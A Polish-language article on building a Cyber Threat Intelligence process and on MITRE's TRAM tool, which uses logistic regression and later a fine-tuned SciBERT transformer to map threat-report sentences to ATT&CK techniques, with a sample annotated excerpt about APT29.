W organizacji każdy zespół, który jest odbiorcą informacji Threat Intelligence, pełni różne funkcje i wykorzystuje pozyskane analizy w inny sposób. Aby zagwarantować skuteczność analiz oraz efektywność platform je wspierających, analityk Threat Intelligence potrzebuje regularnej informacji zwrotnej od użytkowników tych danych. Stałe uzyskiwanie opinii pomaga zapewnić jak najbardziej precyzyjne analizy zagrożeń.

Praktyczne podejście do analizy zagrożeń

Każda organizacja musi znaleźć własny sposób na implementację procesu oraz stawianych wymagań. Analizę zagrożeń należy dopasować do potrzeb firmy i rozwijać wraz ze zwiększeniem zapotrzebowania na informacje, rozwojem firmy i osiągnięciem odpowiedniego poziomu świadomości sytuacyjnej. Zawsze jednak występują następujące elementy:

- informacja,
- analiza, ocena i szacowanie powierzchni zagrożenia,
- odbiorcy i produkt dopasowany do nich,
- narzędzia analityczne wspomagające oraz automatyzujące.

Analiza zagrożeń to informacje o zagrożeniach, które zostały zagregowane, przekształcone, przeanalizowane, zinterpretowane oraz wzbogacone w celu zapewnienia niezbędnych informacji dla procesów decyzyjnych.

Aby przeprowadzać skuteczną analizę zagrożeń, niezbędna jest zdolność do pozyskiwania informacji dotyczących zagrożeń. Ten element stanowi kluczowy punkt w całym procesie. Skuteczność procesu zależy od jakości i adekwatności pozyskanych informacji. Źródła informacji można podzielić na ogólnodostępne, informacje dystrybuowane w zaufanych grupach oraz informacje komercyjne dostarczane przez profesjonalne firmy zajmujące się pozyskiwaniem i wstępną analizą danych wywiadowczych.

Korzystając z wielu źródeł danych, istnieje ryzyko przekroczenia poziomu przytłoczenia informacjami. Kluczowe jest rozwinięcie umiejętności selekcji i filtrowania informacji, aby pozyskiwać tylko te, które są istotne dla danej organizacji. Warto zwrócić uwagę na informacje sektorowe dotyczące zagrożeń występujących w firmach o podobnym profilu działalności. Dlatego centra wymiany informacji (ISAC) odgrywają obecnie istotną rolę. Ponadto, warto ograniczyć geograficznie zakres informacji, koncentrując się na danych z kraju lub danego regionu. Istotnym elementem jest także uwzględnienie stosu technologicznego firmy i skupienie się na informacjach dotyczących wykorzystywanej technologii, takich jak podatności, słabości czy znane ataki.

Pozyskiwanie i analiza informacji powinny odbywać się w sposób ciągły, a sam proces musi uwzględniać potrzebę analizy i przygotowania rekomendacji w trybie natychmiastowym, niezależnie od modelu pracy firmy. W procesie Cyber Threat Intelligence, podobnie jak w zarządzaniu incydentami (Incident Response), w początkowej fazie powinna następować ocena zdarzenia, jego kategoryzacja oraz szacowanie priorytetu (tzw. triage). Na podstawie tej wstępnej, ale kluczowej z punktu widzenia istotności operacji, można zdefiniować tryb i czas, jaki może potrwać dokładna analiza i wypracowanie rekomendacji lub innych produktów.

Proces Threat Intelligence nie jest prowadzony dla samej analizy i podnoszenia świadomości zespołu bezpieczeństwa. Pozyskane informacje zawsze powinny być związane z zagrożeniem, które może wystąpić w organizacji. Ale co ważniejsze, powinny one być tak przygotowane i dostarczone do odpowiednich adresatów, by pomóc firmie w ochronie przed zagrożeniem lub wykryć działania adwersarza. Odbiorcami analiz o zagrożeniach w cyberprzestrzeni są następujące zespoły w organizacji:

- zespół monitoringu bezpieczeństwa (ang. Security Operations Center),
- zespół bezpieczeństwa sieciowego (ang. Network Security),
- zespół architektów IT (ang. Security Architecture)
- zespół analiz powłamaniowych i reagowania na incydenty komputerowe (ang. DFIR: Digital Forensics and Incident Response),
- zespół zarządzający ryzykiem (ang. GRC: Governance, Risk, Compliance),
- zespół zarządzania podatnościami (ang. Vulnerability Management),
- zespół inżynierii detekcji (ang. Detection Engineering),
- zespół proaktywnie identyfikujący zagrożenia (ang. Threat Hunting),
- zespół wykrywania oszustw i nadużyć (ang. Fraud Security),
- zespół ochrony klienta/marki (ang. Client Brand Protection),
- zespół budujący świadomość zagrożeń (ang. Security Awareness),
- zespół komunikacji zewnętrznej (ang. public relations),
- działy biznesowe,
- zarząd (ang. Board, C-level).

Dla różnych zespołów, wymienionych powyżej, przygotowuje się różne rodzaje informacji, dostosowane do odbiorców i przedstawiane w odpowiedniej formie. Na przykład, dla kadry zarządzającej bezpieczeństwem organizacji, architektów, działów biznesowych i threat hunterów, odpowiednie będą produkty w postaci raportów. Dlazespołów monitorujących stan bezpieczeństwa, natomiast, właściwe będą produkty techniczne, takie jak strumień danych o zagrożeniach, wskaźniki kompromitacji (IoC, IoA) oraz reguły detekcji typu YARA czy Sigma. Niezmiernie istotne jest, aby produkty Threat Intelligence były przygotowywane na odpowiednim poziomie jakościowym. Na przykład, raporty muszą być jednolicie ustrukturyzowane i dostosowane w swoich treściach oraz rekomendacjach do odbiorców. Produkty techniczne z kolei powinny być odpowiednio znormalizowane, zwalidowane i opisane zgodnie z przyjętą w organizacji taksonomią zagrożeń.

Co dla cyberbezpieczeństwa daje Cyber Threat Intelligence

Analiza zagrożeń dostarcza niezbędnego kontekstu do podejmowania świadomych decyzji w dziedzinie cyberbezpieczeństwa, zwłaszcza w przypadku wystąpienia cyberataku. Pomaga odpowiedzieć na pytania: Kto cię atakuje i dlaczego? Ile potencjalnych szkód mogą wyrządzić w twoim systemie? Gdzie znajdują się potencjalne luki w systemie? Odpowiedzi na nie są zasadniczymi składnikami planu gotowości na wypadek cyberataku, a dojrzała Threat Intelligence dostarcza właśnie te informacje.

Ireneusz Tarnowski

Sztuczna inteligencja w rękach analityka – jak uczyć AI by było użyteczne

Z tematem sztucznej inteligencji w mediach oswajamy się powoli, pozwalając jej na obecność w różnych sferach naszego wirtualnego życia. Po tym okresie nadchodzi jednak czas na weryfikację rozwiązań opartych na niej pod względem ich przydatności. W tym artykule poruszymy jedną sferę życia analityka CTI (Cyber Threat Intelligence) i możliwości jej automatyzacji z użyciem sztucznej inteligencji. Proces CTI polega na pozyskiwaniu danych, odpowiedniej ich filtracji, deduplikacji, strukturyzacji i przetworzeniu, tak powstaje informacja, która będzie mogła być zoperacjonalizowana. Obecnie dynamika zdarzeń w cyberprzestrzeni jest tak duża, że analitycy CTI otrzymują bardzo dużo raportów oraz surowych danych dotyczących różnych zagrożeń. Przeładowanie danymi stało się poważnym problemem i obciążeniem całego procesu. W tym miejscu, wydawało się, że metody związane z różnie postrzeganymi rozwiązaniami opartymi na sztucznej inteligencji znajdą swoje zastosowanie. Cel jest taki, by analityk otrzymał dobrze przetworzone dane, odpowiednio oznakowane i sklasyfikowane, tak by mógł się skupić na właściwej analizie i rozwiązywaniu konkretnych zagrożeń.

Threat Report ATT&CK Mapper (TRAM)

Architektura TRAM

Przetwarzanie raportów, ekstrakcja elementów charakterystycznych dla cyberataków, w szczególności TTPs (Tactics, Techniques, Procedures) i mapowanie na matrycę MITRE ATT&CK [2] może okazać się wyzwaniem w przypadku dużych wolumenów danych i nieustrukturyzowanych raportów CTI. Z takimi problemami borykają się twórcy ATT&CK, MITRE Corporation przedstawiając jednocześnie rozwiązanie tych problemów, narzędzie TRAM (Threat Report ATT&CK Mapper)[3].

TRAM został po raz pierwszy zaprezentowany w 2019 [4] jako narzędzie wykorzystujące techniki uczenia maszynowego i przetwarzania języka naturalnego do automatycznego mapowania technik użytych przez adwersarzy, na matrycę ATT&CK. Narzędzie TRAM miało pomóc analitykom MITRE w przetwarzaniu raportów i ekstrakcji z nich TTP do zasilania matrycy ATT&CK.

Pierwotne rozwiązanie składało się z modeli regresji logistycznej, do których cechy z danych tekstowych reprezentowano za pomocą znanego w rozwiązaniach NLP (ang. Natural Language Processing) algorytmu TF-IDF. Same modele były stosunkowo proste - każda technika identyfikowana w matrycy ATT&CK musiała mieć swój oddzielny model. Trening polegał na utworzeniu zbioru danych, w którym klasą pozytywną oznaczano dane tekstowe mające związek z daną rozpoznawaną techniką, zaś negatywną, te niezwiązane z klasyfikowaną techniką.

Rozwiązanie TRAM wykorzystywało też sprzężenie zwrotne - zwroty z raportu zmapowane na TTP z matrycy ATT&CK mogły być oznaczane jako:

- True Positive, w przypadku akceptacji danego zwrotu jako poprawne mapowanie;
- False Positive, w przypadku odrzucenia danego zwrotu jako niepoprawne mapowanie;
- False Negative, w przypadku pominięcia zwrotu wskazującego na TTP;
- True Negative, w przypadku pozostałej reszty;

a następnie z użyciem bazy danych, zastosowane jako nowe zestawy treningowe do modeli.
Jednym z wyzwań stawianych rozwiązaniu, jak w większości modeli uczenia maszynowego (ang. machine learning, ML) stało się utworzenie zbalansowanego zbioru danych. Nowe techniki pojawiające się w raportach zwykle mają mało przykładów, na których można nauczyć model. Odpowiednie przetwarzanie danych tekstowych to również kluczowy element całego rozwiązania.

Od czasu wydania narzędzia TRAM doczekaliśmy się jego wersji 2.0. Architektura rozwiązania została zmieniona i tym zmianom oraz możliwościom rozwiązania TRAM przyjrzymy się w dalszej części artykułu.

Wprowadzenie do dużych modeli językowych (LLM)

Uczenie maszyn rozumienia języka podobnie jak rozumie go człowiek jest wyzwaniem należącym do dziedziny nauki zwanej Natural Language Processing (NLP). To właśnie techniki przetwarzania tekstu NLP stoją u podstaw systemów związanych z rozpoznawaniem głosu, tłumaczeniem, chatbotami.

W przypadku rozwiązania TRAM korzystano z technik NLP do ekstrakcji cech z danych tekstowych, które przy odpowiednim uczeniu są rozumiane przez tworzony model. Dobór cech i ich reprezentacja pozwalają modelom czerpać wiedzę na temat zadanego tekstu, odkrywać wzorce występujące w tekście. Pierwotna technika ekstrakcji cech, w narzędziu TRAM, opierała się na algorytmie TF-IDF:

TF (Term Frequency) – miara określająca jak często dane słowo/zwrot występuje w danym dokumencie

TF = *(liczba wystąpień danego słowa/zwrotu w dokumencie)/ (całkowita liczba słów/zwrotów w dokumencie)*


IDF (Inverse Document Frequency) – miara określająca jak istotne jest słowo/zwrot występujące w całym zbiorze dokumentów

IDF = *log(liczba dokumentów w zbiorze) (liczba dokumentów w zbiorze zawierających dane słowo/zwrot)*

2 https://attack.mitre.org/
3 https://github.com/center-for-threat-informed-defense/tram
4 https://www.youtube.com/watch?v=bGN3jak_6bE

Miara TF-IDF to iloczyn TF oraz IDF – w ten sposób „popularność" danego słowa/zwrotu jest balansowana przez jego „rzadkość" w całym zbiorze. Słowo/zwrot, które występuje w dokumencie często, ale rzadko w całym zbiorze dokumentów jest uznawane za istotne w danym dokumencie.

Algorytm TF-IDF jest jednym ze sposobów ekstrakcji cech i należy do metod określanych jako count-based methods, opierających się na statystyce występowanych słów. Popularniejszą formą reprezentacji stały się jednak metody z dziedziny predict-based methods opartych zwykle na reprezentacji słów za pomocą wektorów. Jedną z takich metod są zanurzenia tekstowe (ang. word embeddings), gdzie dane słowo jest osadzone w określonej przestrzeni wektorowej określającej jego powiązania semantyczne z innymi słowami ze zbioru danych.



Reprezentacja wektorowa słowa „phishing".

Na rysunku powyżej przedstawiono wizualizację zanurzenia tekstowego dla słowa „phishing". Słowa z korpusu, zbioru słów, które mają podobne znaczenie dla zadanego hasła, są położone od niego w bliskiej odległości w przestrzeni wektorowej. Warto zaznaczyć, że wizualizacja nie przedstawia pełnej wymiarowości danego wektora; zwykle postacie wektorowe w zanurzeniach tekstowych wahają się od 100 do 300 wymiarów, w modelach językowych sięgają od 512 po 1600 wymiarów. Większy wymiar oznacza zwykle większą informację niesioną w reprezentacji.


Wymienione elementy z dziedziny NLP kierują nas do bardziej zaawansowanych struktur reprezentacji tekstowych i sedna głównego modelu narzędzia TRAM. Oprócz ekstrakcji cech należy także zastosować odpowiednią architekturę, która przetwarza takie reprezentacje. W pierwotnej wersji rozwiązania TRAM zastosowano regresję logistyczną. To rozwiązanie ma jednak minus, związany z brakiem zachowania powiązań pomiędzy sekwencjami wyrazów występujących w tekście raportu. Takie powiązania można osiągnąć za pomocą stosowania architektur opartych na sieciach rekurencyjnych takich jak: Convolutional Neural Network (CNN), Recurrent Neural Network (RNN), Long Short-Term Memory (LSTM). Architektury te podlegają stosownym ograniczeniom w przetwarzaniu jednego elementu z sekwencji wejściowej oraz tzw.: problemu zanikającego gradientu (nie dotyczy sieci LSTM posiadających komórki pamięci) w przypadku długich sekwencji wejściowych (np.: długi artykuł tekstowy), gdzie zdolność przechowywania informacji o poprzednich sekwencjach jest mała.

Obecne modele językowe to jeszcze bardziej zaawansowane sieci neuronowe. Przykładem jest model językowy BERT (ang. Bidirectional Encoder Representations from Transformers), stworzony przez zespół Google. Należy wspomnieć, że istnieje wiele kolejnych wersji modelu BERT i jedna z nich, SciBERT jest używana w narzędziu TRAM 2.0 jako domyślny model do mapowania wyrażeń na TTP z matrycy ATT&CK. Jest to model trenowany na artykułach naukowych, gdzie korpus tekstowy to ponad milion artykułów, łącznie 3 miliardy tokenów.

Istota modelu BERT sprowadza się do wyjaśnienia architektury **transformera**, rodzaju sieci neuronowej, stanowiącej obecnie rozwiązanie state-of-the-art w NLP.

Architektura ta została przedstawiona oryginalnie w 2017 roku w pracy **„Attention is all you need"** jako rozwiązanie wykorzystujące mechanizm uwagi (ang. attention mechanism), eliminując w ten sposób przetwarzanie sekwencyjne znane z sieci rekurencyjnych.

Uproszczona architektura transformera została przedstawiona na rys. poniżej.



Uproszczona architektura transformera.

Transformer składa się z dwóch stosów: **enkodera i dekodera**. To elementy przetwarzające dane i zawierające w sobie m.in.: mechanizm uwagi oraz jednokierunkową sieć neuronową. Z punktu widzenia dalszej części artykułu, skupimy się na abstrakcyjnym wyjaśnieniu elementów transformera bez wchodzenia głębiej w architekturę stosu enkodera i dekodera.Działanie transformera wyjaśnijmy na przykładzie klasycznego jego zastosowania, czyli tłumaczenia tekstu z jednego języka na drugi. W poniższym opisie stosujemy słowo „blok", aby łatwiej określić abstrakcyjną formę enkodera. Słowo **token** oznacza w tym kontekście wydzielony element z sekwencji, przykładowo [„Witaj", „świecie", „!"] to trzy tokeny z sekwencji „Witaj świecie!". Nie wnikamy także początkowo w proces uczenia transformera, zakładamy, że korzystamy z transformera nauczonego do tłumaczenia tekstu z języka polskiego na angielski.

W przykładzie z rysunku *Reprezentacja wektorowa słowa „phishing"* można zauważyć sekwencję wejściową „Witaj świecie!". Bez wątpienia tekstowy typ danych nie może zostać odpowiednio zrozumiany przez algorytmy uczenia maszynowego. Pierwszy element w strukturze transformera to „blok", w którym dokonuje się zanurzenie tokenów w ich zbiorze dostępnych z treningu (np.: 50 000 tokenów). Na wyjściu tego bloku otrzymywana jest sekwencja wektorów, dzięki której kolejne bloki enkodera są w stanie pracować z danymi tekstowymi.

Mając informację o semantyce tokenu z sekwencji, transformer musi mieć informację o położeniu wyrazów w zdaniu – intuicyjny wydaje się nam fakt, że szyk słów w zdaniu ma znaczenie. Do zachowania tej informacji wykorzystuje się positional encoding, który w dodaniu z wektorem zanurzenia tworzy wektor przetwarzany dalej do struktury stosu enkodera. Warto zauważyć, że stos enkodera, podobnie jak dekodera, składa się z **N** bloków tworzących stos. Liczba ta jest **hiperparametrem** modelu i jest ustalana w trakcie uczenia.

Transformer operuje na danych w sposób równoległy a sekwencje tokenów przetwarzane są w całości – nie tak jak w przypadku sieci rekurencyjnych przetwarzających sekwencję token po tokenie. W ten sposób, kolejne warstwy enkodera wzbogacają wektor wyjściowy z użyciem mechanizmu uwagi, dzięki któremu każdy token w sekwencji otrzymuje odpowiednią ważność w reprezentacji wektorowej z uwzględnieniem całej sekwencji i danego tokena.

Intuicja jaką można kierować się przy rozumieniu mechanizmu uwagi opiera się na przykładzie zdania: „The animal didn't cross the street because it was too tired" . Z punktu widzenia maszyn rozumienie czy słowo „it" odnosi się do „The animal" czy do „street" jest nietrywialne. To właśnie mechanizm uwagi pozwala maszynie na rozumienie kontekstu słów w zdaniu i przypisaniu „it" do „the animal" tak jak naturalnie zrobiłby to człowiek.
W praktyce, ten mechanizm uwagi aplikowany jest na token kilka razy otrzymując w ten sposób reprezentacje wektorowe dla danego tokena, uwzględniając różne relacje pomiędzy tokenami w sekwencji.

Po przejściu przez kolejne bloki enkodera i wzbogaceniu sekwencji wektorów, otrzymujemy gotowy zbiór wektorów z mechanizmów uwagi, które następnie trafiają do każdej warstwy stosu dekodera. Generowanie, a w tym przypadku tłumaczenie sekwencji wejściowej, rozpoczyna się od podania znaku oznaczonego jako „<sos>" (ang. start of the sentence). To token specjalny, który jest początkiem generowania kolejnych tokenów. Są one generowane w taki sposób, że kolejny otrzymany token (na wyjściu oznaczonym Dane wyjściowe) trafia jako wejście do dekodera (oznaczone jako Dane wyjściowe przesunięte w prawo). Na rys. *Reprezentacja wektorowa słowa „phishing"* wygenerowane tokeny z aznaczono na pomarańczowo wraz z iteracjami: 0 (pierwszy token „<sos>"), 1 (drugi token „Hello"). Tokeny zaznaczone na szaro będą kolejnymi wygenerowanymi tokenami. Dekoder ma zasadniczo dwa mechanizmy uwagi, z których jeden pozwala dekoderowi patrzeć tylko na poprzednio utworzone tokeny (oznaczone jako Dane przesunięte w prawo). Drugi pozwala na skojarzenie odpowiednich tokenów wejściowych enkodera z tymi z dekodera (ponieważ pochodzą one z różnych języków). Możliwość brania pod uwagę poprzednio wygenerowanych tokenów i ponownej intepretacji ich przez dekoder jest jego ważną cechą, pozwalając zrozumieć jemu pewien kontekst generowanej treści. Cała generacja wyjściowych danych odbywa się, dopóki dekoder nie wygeneruje znaku zakończenia generowania „<eos>" (ang. end of sentence). Otrzymana wyjściowa sekwencja to „Hello world!". Należy mieć na względzie, że powyższy opis zawiera sporo uproszczeń szczególnie w powiązaniu enkodera z dekoderem oraz samego działania warstw enkodera i dekodera. Pozwala nam jednak zrozumieć motywację używania LLM (ang. Large Language Model) do zadań związanych z NLP. Architektura współczesnych transformerów dzieli się w głównej mierze na: same enkodery, same dekodery lub enkodery-dekodery. Pierwsze z nich najlepiej sprawdzają się w zadaniach związanych z rozumieniem treści wejściowej jak np.: BERT, drugie z generacją tekstu tak jak na przykład popularne ostatnio modele GPT (ang. Generative Pre-trained Transformer).

Dane, dane i jeszcze raz dane

Nauczenie modelu SciBERT wykorzystywanego przez narzędzie TRAM do mapowania TTP sprowadza się do skonstruowania odpowiedniego zbioru danych.

Należy zaznaczyć, że modele LLM są już pretrenowane, SciBERT był nauczony na zbiorze danych składających się z artykułów naukowych. Dzięki temu pretrenowane modele są w stanie rozwiązywać zadania z zakresu NLP takie jak: analiza sentymentu, odpowiadanie na pytania, predykcja tekstu, generacja tekstu, podsumowania.

Użytkownik mając do dyspozycji pretrenowany model dostraja go (ang. fine-tuning) na własnym zbiorze danych do bardziej specyficznych zadań. W przypadku narzędzia TRAM, autorzy utworzyli otwartoźródłowe zbiory: jeden składający się z oznaczonych TTP na poziomie zdań (ang. sentence-level annotation), a drugi składający się z TTP na poziomie słów (ang. phrase-level annotation) tak jak przedstawiono to na rys. *poniżej*.




Dwa zbiory użyte w narzędziu TRAM.[9]

5 https://arxiv.org/abs/1810.04805
6 https://github.com/allenai/scibert
7 https://arxiv.org/abs/1706.03762
8 https://web.stanford.edu/~jurafsky/slp3/10.pdf
9 https://github.com/center-for-threat-informed-defense/tram/wiki/Data-Annotation

Pierwszy z nich jest zbiorem eksperymentalnym i ze względu na mały rozmiar zbioru przekłada się na niskie wyniki metryk modelu, nie został użyty w produkcyjnym środowisku. Jest on zasadniczo dokładniejszy (lewa strona rysunku *Dwa zbiory użyte w narzędziu TRAM*), ponieważ pozwala na detekcję kilku technik w obrębie tych samych wyrażeń.

W zbiorze danych wybrano także 50 technik z matrycy ATT&CK ze względu na trudność w oznaczeniu większej ilości technik i subtechnik. **Do trenowania modelu LLM wykorzystano 152 raporty z 5089 oznaczonymi wyrażeniami, gdzie w poprzednim zbiorze do treningu regresji logistycznej użyto około 19011 próbek.**




Analiza zbioru dla SciBERT.

Na rysunku powyżej przedstawiono techniki występujące w zbiorze utworzonym do treningu modelu SciBERT. Jest to zbiór niezbalansowany pod względem klas, gdzie największą ilość wystąpień ma technika T1027. Użycie niezbalansowanego zbioru stanowi wyzwanie do pretrenowania modelu, zwłaszcza, jeśli ilość wyjściowych klas jest liczna.

O TRAM w praktyce


Przegląd podstawowych funkcji

Użytkownik korzystając z narzędzia TRAM ma do dyspozycji web aplikację, której instalacja sprowadza się do zainstalowania kontenera TRAM z użyciem Dockera w swoim środowisku. Możliwe jest także korzystanie z API narzędzia np.: do trenowania zadanego modelu.Administrator narzędzia może utworzyć konto użytkownikom poprzez korzystanie z bazy Django (rys. *Panel administratora*, w kolejnych krokach przedstawiono widoki zalogowanego administratora).




Panel administratora.

Po zalogowaniu się do narzędzia, główny panel (rys. *Główny widok narzędzia*.) to dodane raporty ze zmapowanymi technikami (stan Reviewing), oczekujące na przetworzenie (stan Queued) lub zaakceptowane (stan Accepted).




Główny widok narzędzia.

Przetwarzanie kilkunastostronicowego dokumentu trwa średnio kilka minut. Możliwe formaty zamieszczanych raportów to JSON, .docx, .pdf, .txt.



Widok analizowanego raportu.

W widoku analizowanego raportu (rys. *Widok analizowanego raportu*) użytkownik może manualnie oznaczać techniki dostępne z bazy danych lub akceptować te oznaczone przez model. Akceptowane i oznaczone techniki trafiają do bazy danych, z której dane mogą posłużyć do retrenowania wybranego modelu, a finalnie oznaczony raport może być ekstraktowany do postaci JSON lub .docx (rys. *Oznaczony raport w .docx, podsumowanie i Zmapowane wyrażenia z raportu na TTP w oznaczonym raporcie .docx*.).




Oznaczony raport w .docx, podsumowanie.

and encrypted SSL connections). The group further employs HTTP/S and Twitter (backup) as	**Attack Id:** T1071.001, **Name:** Web Protocols, **Confidence:** 99.6%
group further employs HTTP/S and Twitter (backup) as command and control communications methods.	**Attack Id:** T1071.001, **Name:** Web Protocols, **Confidence:** 99.7%
Twitter (backup) as command and control communications methods. APT29 uses social networks such	**Attack Id:** T1090, **Name:** Proxy, **Confidence:** Manually Accepted
control communications methods. APT29 uses social networks such as Twitter or GitHub, as	**Attack Id:** T1090, **Name:** Proxy, **Confidence:** 83.4%
or GitHub, as well as cloud storage services, to forward commands and transfer	**Attack Id:** T1090, **Name:** Proxy, **Confidence:** 82.9%
cloud storage services, to forward commands and transfer data from infiltrated networks. To	**Attack Id:** T1090, **Name:** Proxy, **Confidence:** 85.4%
infiltrated networks. To do this, the commands are encrypted and embedded in images	**Attack Id:** T1027, **Name:** Obfuscated Files or Information, **Confidence:** 99.8%
the commands are encrypted and embedded in images (e.g., GIFS). The exfiltrated data	**Attack Id:** T1027, **Name:** Obfuscated Files or Information, **Confidence:** 99.8%
The exfiltrated data is then uploaded to cloud storage services. APT29 also conducts	**Attack Id:** T1041, **Name:** Exfiltration Over C2 Channel, **Confidence:** 86.4%
already available in the target system in order to execute their malicious operations.	**Attack Id:** T1569.002, **Name:** Service Execution, **Confidence:** 81.9%

Zmapowane wyrażenia z raportu na TTP w oznaczonym raporcie .docx.

Gotowe modele TRAM i ich dostrajanie

Panel ML admin dostępny z poziomu administratora przedstawia oznaczone techniki z raportów (lewa strona rys. *Panel ML admin*), dostępne modele (prawa strona rys. *Panel ML admin*).



Panel ML admin.

Widoczne są w nim także parametry do konfiguracji:

- **ML_ACCEPT_THRESHOLD** oznaczający próg zaakceptowanych wystąpień technik, poniżej którego dana technika nie jest uwzględniana w raporcie końcowym,
- **ML_CONFIDENCE_THRESHOLD** oznaczający próg ufności modelu, poniżej którego dane wyrażenie nie jest brane pod uwagę w mapowaniu.

